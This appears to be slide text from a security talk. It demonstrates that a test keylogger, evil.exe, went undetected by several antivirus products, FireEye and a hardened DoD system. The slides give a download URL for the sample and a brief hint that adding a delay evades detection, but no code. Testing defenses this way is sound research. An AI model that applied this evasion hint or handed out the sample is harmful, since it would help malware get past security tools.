
Restore & exclude this file

Remove from history


Norton
by Symantec

Close

But just add a delay...




F-Secure LOSES!



PRODUCT ANNOUNCEMENT!

Ultra-Advanced APT Tool



```
C:\Users\sam\Desktop\evil.exe

*****  **   **   **   **
*****  **   **   **   **
**      **   **   **   **
**      **   **   **   **
*****  **   **   **   **
*****  **   **   **   **
**      ****  **   **   **
**      ****  **   **   **
*****  **   **   ****
*****  **   **   ****

I am an evil keylogger!
I will steal your keystrokes and post them on the Internet!
Three steps to get hacked:

1. Press ENTER
2. Type any line of text
3. Press ENTER again

This is intended as a test of antivirus products.
Don't do illegal things with it!
If you have questions, contact showne@ccsf.edu
```

samsclass.info/evil.exe



← → <http://attack.samscl...> attack.samsclass.info

NORTON JUST DON'T CARE

F-Secure is running! I am safe!

EVIL KEYLOGGER STEALING MY STUFF!!

Anti-Virus

F-Secure. ANTI-VIRUS

Status Tools Statistics

 **Your computer is protected**

- ✓ All security features are up to date
- ✓ Last successful update check 5/24/2014 12:22 PM

Scan Settings

Protecting the irreplaceable

UNSTOPPABLE

- None of these products stop it
 - Norton
 - McAfee
 - Kaspersky
 - Nod32
 - F-Secure
 - Avast!
 - Microsoft Security Essentials

FireEye FAILS

A friend in the financial industry tested FireEye:

No alerts from FireEye.

So i can say that I know fireeye saw your exe download and execute. And I can say that it did not alert nor take action because it didn't

see anything it decided was malicious.

DoD Mission Assurance Category. 1: FAILS

A defense contractor tested a high-security system:

Your compiled keylogger works on
MAC-I STIG'd sys w/ full McAfee
HBSS ePO HIPS, VSE, etc :)

I don't always run arbitrary
executables on MAC-I systems, but
when I do, it's for science.

sorry, MAC = DoD Mission Assurance
Category. 1 = highest.

